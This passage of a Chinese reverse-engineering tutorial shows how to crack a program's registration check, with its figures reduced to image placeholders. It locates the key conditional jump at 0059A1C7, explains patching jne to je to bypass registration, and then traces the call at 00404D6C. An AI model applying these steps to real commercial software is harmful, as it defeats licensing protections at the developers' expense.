


图 4




图 5




图 6

四、来到注册失败或成功代码处

在附近找关键跳，现在就在0059A27E附近找找有什么应用信息，向上看发现，如图7。

1.注册成功信息在失败信息前面也就是说注册流程如图8。

2.跳向注册失败的跳转指令在0059A1C7，通过上图可以得知跳向注册失败的跳转就是关键跳，也就是说关键跳在




图 7




图 8

0059A1C7，我们来到关键跳看看有什么敏感信息，如图9。

选择“转移”→“转到代码位置”，在弹出的窗口如下输入，如图10。

点确定就会来到关键跳0059A1C7处。




图 9




图 10

五、来到关键跳附近找关键算法call

通常是在关键跳前的比较判断指令前面离指令最近的call。如图11。

来到关键跳0059A1C7看见汇编指令是jne 0059A27E，如果要爆破可修改该指令为je 0059A27E。详细做法参考我的另一篇拙著《TIT女子破解小组Crack入门零基础》。我们可以发现两个疑问：

1.关键跳前面没有表示比较判断的汇编指令，却有个call：0059A1C2 Call 00404D6C




图 11

2. 这个call是做什么的呢？初步估计应该是实现比较判断的，但也有可能是我们要找的算法关键call。先不管那么多，到call看看再说。用上面“转移”的方法来到00404D6C处看看。如图12。

